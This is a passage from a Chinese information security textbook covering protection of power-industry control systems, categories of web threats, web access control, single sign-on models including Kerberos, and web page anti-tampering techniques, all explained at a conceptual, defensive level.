② 采用加密技术。信息数据是电力工控系统的核心，也是攻击与防攻击博弈的焦点，确保信息数据使用安全，成为系统安全防护的重中之重，密码技术是数据保护的关键技术。加密的目的是保护网内的数据、文件、口令和控制信息，防止信息的非授权泄漏。通过加密技术不仅可以有效地对抗截获、非法访问、破坏信息的完整性等威胁，还可以较好地解决伪造、抵赖、冒充和篡改等安全问题。

③ 采用反病毒技术。反病毒技术包括预防、检测和消除病毒等技术。反病毒程序常驻内存，优先控制系统，监视和判断系统中是否有病毒存在，进而阻止病毒进入系统和对系统进行破坏。针对病毒的严重性，我们应提高防范意识，做到所有软件必须经过严格审查，经过相应的控制程序后才能使用。

（3）加强整体防护

① 把好系统设计安全关。系统设计是电力工控系统与信息工程建设的第一个环节，要遵循业务需求与安全需求同步设计的原则，在工程起步阶段就要紧紧抓住安全工作不放，消除系统结构性漏洞，打牢系统安全防护基础，避免“亡羊补牢”。

② 把好产品研发与设备采购关。把好产品研发和设备采购关，能有效防止存有漏洞或后门的产品进入电力系统，是保证系统安全的重要环节。产品研发包括研发过程要规范，安全性能要达标，安全测试要同步，测评机构要权威。不仅要进行“基于功能分析”的符合性检测，还应由专业机构进行“基于漏洞分析”的安全性检测，深刻提示和准确反映产品在实际应用中的安全性。

③ 把好系统安全管理关。大量事实证明，管理漏洞是许多电力工控系统、信息系统出现故障的主要原因，确保电力系统安全，管理是关键，围绕系统安全管理，要重点抓好健全领导机制，完善管理制度和人员管理 3 项基本工作。要加强工程实施和竣工验收管理，同步跟踪电力工控与信息系统建设的全过程，高度重视竣工验收，随时发现和消除各种安全隐患和漏洞。要加强电力工控与信息系统运维管理，必须严格按照有关规定，充分发挥人、设备和制度的综合功能，有效保证网络与信息系统的安全运行。实行电力行业系统管理、安全管理和审计管理三权分立；定期检查主机系统运行环境和各类

设备配置参数的安全情况；建立系统安全运行管理规程；建立全网安全管理责任制；建立系统管理者常态化沟通机制；严格安全监控、日志审计，及时备份和补丁更新等管理；定期报告病毒检测和安全态势情况；关注远程维护端口状态，切断透视行为。

④ 把好系统风险评估关。定期开展安全检测和风险评估，及时发现电力工控系统存在的脆弱性和漏洞，评估可能面临的安全风险，并对发现的安全问题进行技术加固，是电力工控系统安全防护不可或缺的一项重要工作。评估形式有运营单位自评估、网络运维商评估、第三方专业机构评估。评估项目有核心关键资产分析、安全威胁分析与识别、脆弱性分析与识别、安全防护措施有效性分析与验证、安全风险关联分析与综合态势分析、高危漏洞修补与系统加固。

⑤ 把好系统威胁监测和应急响应关。为及时发现各种网络入侵攻击行为，应对重要的电力单位工控系统网络端节点和关键数据进行威胁监测，以掌握主机系统、邮件系统、网络和网站的运行状况和安全态势。应急响应是应对信息安全事件，防止事态扩大，堵塞漏洞，减少损失必不可少的一项重要工作。建立应急响应技术团队，制定应急响应预案，定期开展应急演练、现场取证和攻击源定位、系统和数据恢复，以及安全加固等工作。

4.6.4.3　总结

总之，工控系统信息安全不是一个单纯的技术问题，而是涉及到技术、管理、流程、人员意识等各方面的系统工程，需要组建包括控制工程师、工控设备供应商、系统集成商、信息安全专家等成员的工控系统信息安全队伍。结合工控系统自身的体系结构和功能特点，在监控级（如：工程师站、操作员站、历史站等）和网络层面可采取现有等级保护的相关标准和规范开展等级测评；在控制级，应加强对 Modbus、OPC 等通信协议的使用管理，对其用户身份进行鉴别和认证；在现场级，应实现对设备、控制元件的准入检测，加快建立工控设备的检测标准和规范；在管理上，应建立完善的工控系统安全运维方案、策略和计划，加强日常安全培训，严控处理流程，防止内部攻击，实现终端安全防护，操作使用安全，针对现阶段难以解决的技术问题应通过管理手段进行弥补，切实提高工控系统的安全防护能力。工控系统信息安全是一个动态过程，需要在整个工业基础设施生命周期的各个阶段中持续实施，不断完善改进。

第 5 章　应用系统安全基础

5.1　Web 安全

5.1.1　Web 安全威胁

5.1.1.1　概念

从某种程序上说，没有 Web 就没有 Internet。然而 Web 应用程序及 Web 站点往往很容易遭受各种各样的入侵，Web 数据在网络传输过程中也很容易被窃取或盗用。因此如何能够使 Web 及数据传输更加安全，就显得尤为重要。

如今，Web 业务平台已经在电子商务、企业信息化中得到广泛应用，很多企业都将应用架设在 Web 平台上，Web 业务的迅速发展也引起了黑客们的强烈关注，他们将注意力从以往对传统网络服务器的攻击逐步转移到了对 Web 业务的攻击上。黑客利用网站操作系统的漏洞和 WEB 服务程序的 SQL 注入漏洞等得到 Web 服务器的控制权限，轻则篡改网页内容，重则窃取重要内部数据，更为严重的则是在网页中植入恶意代码，使得网站访问者受到侵害。

Web 威胁的目标定位有多个维度：有个人、公司、还有某种行业，都有其考虑，甚至国家、地区、性别、种族、宗教等也成为发动攻击的原因或动机。

攻击还会采用多种形态，甚至是复合形态，比如病毒、蠕虫、特洛伊、间谍软件、僵尸、网络钓鱼电子邮件、漏洞利用、下载程序、社会工程、rootkit、黑客，结果都可以导致用户信息受到危害，或者导致用户所需的服务被拒绝和劫持。

从其来源说 Web 威胁还可以分为内部攻击和外部攻击两类。前者主要来自信任网络，可能是用户执行了未授权访问或是无意中定制了恶意攻击；后者主要是由于网络漏洞被利用或者用户受到恶意程序制定者的专一攻击。

5.1.1.2　分类

现在的黑客日益聪明，前一段时间的“艳照门”事件和抗震救灾期间的“救灾视频”，都有黑客们的手脚在里面，他们往往用一些令人感兴趣的东西来吸引受害者，所谓愿者上钩。殊不知，这些表面的东西往往包含着恶意软件，甚至 rootkit 程序。根据赛门铁克的调查，以下这些可谓最具危险性的 Web 威胁。

（1）可信任站点的漏洞

我们都有这样的看法，大的知名网站是相对安全的。黑客们也知道这一点，他们会

想方设法修改这些网站的网页，将用户的浏览器重新导向到其精心打造的恶意站点，这个恶意站点看起来还是非常可信的。但在用户向其中输入个人信息时，这些站点就会窃取你的信息，有的还会在你的系统上种上点东西（如间谍软件等），或者破坏你的邮件地址簿，肆意传播垃圾邮件等。

（2）浏览器和浏览器插件的漏洞

前几天我们看到一些安全专家建议不要使用 IE 浏览器。其实其他的浏览器也并非无懈可击，只是漏洞暂时还不太多或者说是攻击者对其关注的程度还不够高而已。不管哪种浏览器，攻击者都可以利用其漏洞或其插件的漏洞将恶意软件下载并安装到用户计算机上，或者将用户指引到一个恶意站点。

（3）终端用户

许多攻击者都是从终端用户下手的。许多企业面临的威胁主要是由于其针对笔记本电脑、桌面系统、服务器、未受保护的移动设备的安全策略不健全造成的。如空口令、关闭防火墙等都是具体表现。

（4）可移动的存储设备

由于 U 盘、移动硬盘、MP3、MP4 等设备的快速流行和使用，恶意软件也可以轻易地从外部的设备传输到网络系统中。此外，插到 iPod 中的插件也可以成为窃取系统数据的重要媒介。

（5）网络钓鱼

网络骗子伪造冒似金融网站的虚假站点欺骗消费者。它们还能够以金融公司作为其伪装，在电子邮件中诱骗消费者输入其个人机密信息。

（6）僵尸网络

攻击者通过隐藏的程序控制大量的计算机系统并执行多任务，如发送垃圾邮件和发动拒绝服务攻击等。

（7）键盘记录程序

黑客在用户的系统上安装可以记录用户击键的程序，并将记录的结果秘密地通过电子邮件发送到黑客的邮箱。

（8）多重攻击

黑客使出“组合拳”，即将多种战术结合在一起（如综合运用键盘记录程序、僵尸网络、钓鱼等手段）来窃取用户的敏感信息。此外，攻击者还可以通过间谍软件窃取个人的机密信息，并能够通过垃圾邮件传播病毒、间谍软件、木马等。

以上这些威胁并不代表全部，现在的 Web 威胁日益体现出综合化，并向纵深发展。以前攻击者主要利用操作系统漏洞，现在对应用软件的漏洞越来越感兴趣；以前的 SQL 攻击可以检测，现在却越来越难；以前黑客们控制一两台计算机，现在可以通过一个网站攻击其他网站，并感染用户，进而构建僵尸网络，借以发动分布式拒绝服务攻击（DDoS）。因此任何企业都应当重视防范措施的多样性和多重性，不要依赖单纯的一种

技术。

5.1.2 Web 威胁防护技术

5.1.2.1 WEB 访问安全

1. Web 访问控制技术

访问控制是 Web 站点安全防范和保护的主要策略，它的主要任务是保证网络资源不被非法访问者访问。访问 Web 站点要进行用户名、用户口令的识别与验证、用户账号的缺省限制检查。只要其中任何一关未过，该用户便不能进入某站点进行访问。

Web 服务器一般提供了如下三种类型的访问控制方法。

（1）通过 IP 地址、子网或域名来进行控制

只有当浏览器的连接请求是从某个 IP 地址、IP 子网或域来的时候，才允许用户访问被保护的某个文档，甚至整个目录。从其他的未被允许的 IP 地址、IP 子网域发来的请求将被拒绝。

IP 地址限制对普通的情况是安全的，但存在隐患。攻击者可以通过伪造 IP 地址的方法来逃避访问控制。另外，也不能保证从已授权的地址的主机上向用户的 Web 服务器请求连接的用户就是预期的用户。远程主机也可能已被攻破，而被用来作为前端。为了安全性考虑，IP 地址限制必须与用户身份检查机制结合起来，例如，检查用户名/口令。通过主机名/域名来限制访问的机制与 IP 地址限制方法存在着同样的问题，但这种方法还额外地存在着“DNS 欺骗”的危险——用户的服务器被欺骗而认为一个信任主机名属于另一个 IP 地址。为了减少这种危险，一些服务器可以配置成为每个客户完成额外的 DNS 解析。当把到来的请求的 IP 地址转换成主机名之后，该服务器使用 DNS 来把主机名再次解析成 IP 地址，从而禁止该访问请求。如果服务器运行在防火墙后面，该防火墙有防止和发现 IP 地址欺骗的功能，那么 IP 地址限制的方法会更安全。

（2）通过用户名/口令来进行访问控制

用户访问认证机制通常使用用户名/口令验证方式。只有当远程用户知道用户名和对应的口令的时候，才能被访问。这种使用用户名/口令来限制访问的方法也存在着问题。口令只有当选择很难猜到的口令时才有效。很多情况下，用户习惯于选择容易被猜到的口令，例如，用户的名字、生日、办公室电话号码或他们的宠物等等。这些口令很容易就会被猜到。而且，WWW 服务与 UNIX 的登录不同，不能控制连接不成功的最大次数，这就更为网络黑客猜取口令提供了可能和方便。通过一个口令猜取程序，总有一天，会猜出对应的口令来。

（3）通过公钥加密体系 PKI－智能认证卡来进行访问控制

在操作系统中，可以将智能卡认证和公钥技术结合一起，以提供更强的网络认证手段或作为使用密码的一种替代方式。它们使得身份标识信息（例如证书）可以被携带，并可以防止被篡改，以及对私钥进行隔离保护。智能卡本身可以认为是一个具有存储和

处理功能的计算机。将智能卡插入到智能卡阅读器可以使得它能够和某个在计算机上所运行的程序之间进行通信，数据通信的接口一般是 USB、RS232 或 PCMCIA 接口。

对于 Windows 系统的交互式登录，涉及到 Active Directory Kerberos 协议和公钥证书。一个使用智能卡交互式登录以某个用户将它的智能卡插入到一个智能卡阅读器中开始，智能卡向 Windows 2000 发信号，提示用户输入自己的个人标识号（PIN．Personal Identification Number），而不是通常的用户名，登录域名和密码。将智能卡插入智能阅读器相当在 Windows 中启动一个基于密码的登录过程。用户所提供的 PIN 只能向智能卡，而不是向域本身进行认证。在智能卡中保存的公钥证书用于向使用了 Kerberos 协议和相关 Pkinit 扩展域进行认证，Kerberos 协议的 Pkinit 扩展允许用户使用一个公钥证书而不是密码来进行认证。在用户输入他的 PIN 之后，Windows 操作系统可以根据用户所提供的两个标识信息——他的智能卡和 PIN 来确定该用户是否能够通过认证。

2．单点登录（SSO，Single Sign-On）技术

（1）概述

随着信息化的迅猛发展，用户每天需要登录到许多不同的信息系统，如网络、邮件、数据库、各种应用服务器等。每个系统都要求用户遵循一定的安全策略，比如要求输入用户 ID 和口令。随着用户需要登录系统的增多，出错的可能性就会增加，受到非法截获和破坏的可能性也会增大，安全性就会相应降低。而如果用户忘记了口令，不能执行任务，就需要请求管理员的帮助，并只能在重新获得口令之前等待，造成了系统和安全管理资源的开销，降低了生产效率。特别是新系统的涌现，在与已有系统的集成或融合上，特别是针对相同的用户群，会带来以下的问题：

① 如果每个系统都开发各自的身份认证系统将造成资源的浪费，消耗开发成本，并延缓开发进度；

② 多个身份认证系统会增加整个系统的管理工作成本；

③ 用户需要记忆多个账户和口令，使用极为不便，同时由于用户口令遗忘而导致的支持费用不断上涨；

④ 无法实现统一认证和授权，多个身份认证系统使安全策略必须逐个在不同的系统内进行设置，因而造成修改策略的进度可能跟不上策略的变化；

⑤ 无法统一分析用户的应用行为；因此，对于有多个业务系统应用需求的政府、企业或机构等，需要配置一套统一的身份认证系统，以实现集中统一的身份认证，并减少整个系统的成本。

单点登录系统的目的就是为这样的应用系统提供集中统一的身份认证，实现“一点登录、多点漫游”的目标，方便用户使用。广义的“单点登录”包含的范围很广，用户可能访问的系统包括主机系统、Windows 程序、Unix 系统、Web 应用等等。在这些不同范围的应用程序对安全的实现都有不同的侧重点。

单点登录系统采用基于数字证书的加密和数字签名技术，基于统一的策略的用户身

份认证和授权控制功能，对用户实行集中统一的管理和身份认证，以区别不同的用户和信息访问者，并作为各应用系统的统一登录入口，同时为通过身份认证的合法用户签发针对各个应用系统的登录票据，从而实现“一点登录、多点漫游”。必要时，单点登录系统能够与统一权限管理系统实现无缝结合，签发合法用户的权限票据，从而能够使合法用户进入其权限范围内的各应用系统，并完成符合其权限的操作。

（2）单点登录需求

从用户的视角看，一个理想的单点登录系统应该具备以下两个特点：

① 在复杂的企业应用环境中，也不会影响到诸如业务过程，响应效率，网络吞吐量等事情，并将互操作性方面的问题减至最少，任何事情都在顺利工作。

② 当一个单点登录系统被加入使用，迁移应该容易。所有的用户能够立即学会使用这个工具。

从管理员的角度看，一个理想的系统也应该具备以下两个特点：

① 计算和网络环境在各个方面必须能被管理，而管理应该不引起额外的工作或安全漏洞。管理过程应该适合组织的结构和政策。这意味着权利和控制需要有一定的层次结构。

② 认证和用法的方法应能在分布式的组织环境中得到全部的贯彻而不用付出额外的努力。所有的应用程序，无论新旧，可以不需要或只需很少的改动即可适应新的认证方式。

（3）实现难点

但是在实际应用中，一些理论上不错的方案却在实际中无法实现，这里总结三个主要的方面：计算环境相关的问题；组织结构的问题和电子身份认证方法的问题。

① 与计算环境相关的问题

当前计算机环境的主要问题是，很少有系统在进行安全设计的时候参考了那些普遍通用的认证方法。所以当新的系统实现了自己的认证和访问控制后，与旧有的认证和访问控制机制毫无什么互操作性可言。

在所有的安全解决方案里“信任”是主要的元素。不幸的是，当前的计算机系统不能被信任。它们要么有严重的安全漏洞和错误，要么不能经受恶意攻击。在这些不可靠的部件上运行安全软件，构筑安全的平台，是一个挑战。

另外一个问题是，系统管理员往往对复杂的网络环境中所有的服务和配置缺乏足够的认识。

② 与组织结构相关的问题

访问授权的规则需要规定哪些资源是个体用户可以或不能访问的。当用户转移到别的部门，那么他的访问控制的权限也应得到及时的反映。尤其在一些基于小组进行活动的组织中，工作上的频繁变动时有发生，但是，部门中组与组间的界定，往往是模糊的。这样当有组织结构上的模糊与计算机环境的繁复相结合时，显然系统安全主管必须应付

一个异常复杂的情况。

③ 与电子身份相关的问题

登录到一个系统的基础是电子身份的认证。基本上每种解决方案都有一些利弊存在。传统的方式也是运用最为广泛的是基于口令的认证。而这种方式的弱点是被猜测和监听。甚至有很多口令被记在笔记本上或就在计算机附近。对于口令认证的改进是一次性口令。顾名思义，仅使用一次性的口令，可以极大地降低监听带来的危险。电子身份也可以基于智能卡，或加密算法如 RSA。卡和私钥将被口令加密保护。

一旦实施了安全认证，下一个挑战是使每个系统接受一样电子的身份。为用户产生凭证并且自动地把它传递给所有需要的服务。这是可能需要实现的最艰巨的部分。

（4）几种常用的单点登录模型

自 2000 年以来，不同厂商推出的单点登录有不同的实现方法和模型结构，下面介绍几种常用的模型：

① 基于网关的 SSO 模型

如图 5-1 所示，该模型由三部分组成：支持认证服务的客户端，认证服务器，支持认证服务的应用程序服务器。其中认证服务器扮演经纪人的角色，所有的认证服务都由它来完成。基本思想是：所有客户机在访问系统资源之前首先向认证服务器进行身份验证，同样为了提高系统的安全性相互认证的方式。当用户通过身份验证后，认证服务器返回给用户一个电子身份标识，用户通过该电子身份标识去访问其他的应用服务器，从而实现单点登录。如果电子身份非法或者过期，则应用服务器会拒绝提供服务。




图 5-1　基于网关的 SSO 模型

② 基于验证代理的 SSO 模型

如图 5-2 所示，在基于代理人的解决方案中，有一个自动地为不同的应用程序认证用户身份的代理程序。这个代理程序需要设计有不同的功能。比如，它可以使用口令表或加密密钥来自动地将认证的负担从用户移开。代理人也被放在服务器上面，在服务器的认证系统和客户端认证方法之间充当一个“翻译”。




图 5-2 基于验证代理的 SSO 模型

（3）基于 Kerberos 的 SSO 模型

Kerberos 是标准网络身份认证协议，该协议是由麻省理工学院起草，旨在给计算机网络提供“身份认证”。它是基于信任第三方，如同一个经纪人集中地进行用户认证和发放电子身份标识。它提供了在开放型网络中进行身份认证的方法，认证实体可以是用户或用户服务。这种人为不依赖宿主机的操作系统或主机的 IP 地址，不需要保证网络上所有的物理安全性，并且假定数据包在传输中可被随机窃取篡改。在用户初始登录成功后，其密钥和身份标识信息会长期保存在内存中，当以后要申请新的票据（新的应用服务）时，系统会自动提取之，加密后传送出去，整个过程对于用户来说完全是透明的，在不再需要用户输入任何口令的情况下实现用户身份的自动传递。认证过程如图 5-3 所示。




图 5-3 基于 Kerberos 的 SSO 模型

此模型的技术原理是：采用对称密钥加密算法对信息进行加密，如果用某个用户的密钥加密某一信息，那么只有该用户才能解密。因此，通过解密也可以证明该用户的合法性（即为密钥的拥有者）。Kerberos 协议中有三个通信参与方，需要认证身份的通信双方和一个双方都信任的第三方 KDC（密钥分发中心），将发起认证服务的一方称为客户方，客户方需要访问的对象称为服务器方。在 Kerberos 中客户方是通过向服务器方递交自己的“票据”（Ticket）来证明自己的身份的，该票据是由 KDC 专门为客户方和服务器方在某一阶段内通信而生成的。Kerberos 认证服务器 KDC 维护着一个数据库，包括所有用户及应用服务器的密钥。用户的密钥是基于口令的，只存在于 KDC 上，用户首次注册时，系统根据用户输入的口令经过散列 Hash 可以生成密钥，应用服务器向 KD 注册时也会生成密钥，该密钥不仅存在于 KDC 上，还保存在该服务器所贮的主机上，这些密钥往往是机器随机生成。用户与应用服务器之间进行通信时，二者之间还共享一个临时会话密钥，可根据需要加密数据。该密钥在 KDC 认证用户时产生并分发给通信双方。会话密钥仅在当前会话期间有效，过期需要重新申请。

5.1.2.2 网页防篡改技术

现在从政府到地方，涉及到的办公领域，都有自己的网站。虽然目前已有防火墙、入侵检测等安全防范手段，但各类 Web 应用系统的复杂性和多样性导致系统漏洞层出不穷、防不胜防，黑客入侵和篡改页面的事件时有发生。针对这些情况，网页防篡改系统应运而生。经过多年的发展，网页防篡改系统采用的技术也在不断地发展和更新，目前市场上常见的网页防篡改技术有以下三种：

1. 时间轮询技术

时间轮询技术（也可称为“外挂轮询技术”）。该技术作为一种自动化的技术形式出现，从而摆脱了以人力检测恢复为主体的原始手段。

时间轮询技术是利用一个网页检测程序，以轮询方式读出要监控的网页，与真实网页相比较，来判断网页内容的完整性，对于被篡改的网页进行报警和恢复。

但是，采用时间轮询式的网页防篡改系统，对每个网页来说，轮询扫描存在着时间间隔，一般为数十分钟，在这数十分钟的间隔中，黑客可以攻击系统并使访问者访问到被篡改的网页。

此类应用在过去网页访问量较少，具体网页应用较少的情况下适用，目前网站页面通常少则上百页，检测轮巡时间更长，且占用系统资源较大，该技术逐渐被淘汰。

2. 核心内嵌技术＋事件触发技术

所谓事件触发技术就是利用操作系统的文件系统或驱动程序接口，在网页文件的被修改时进行合法性检查，对于非法操作进行报警和恢复。

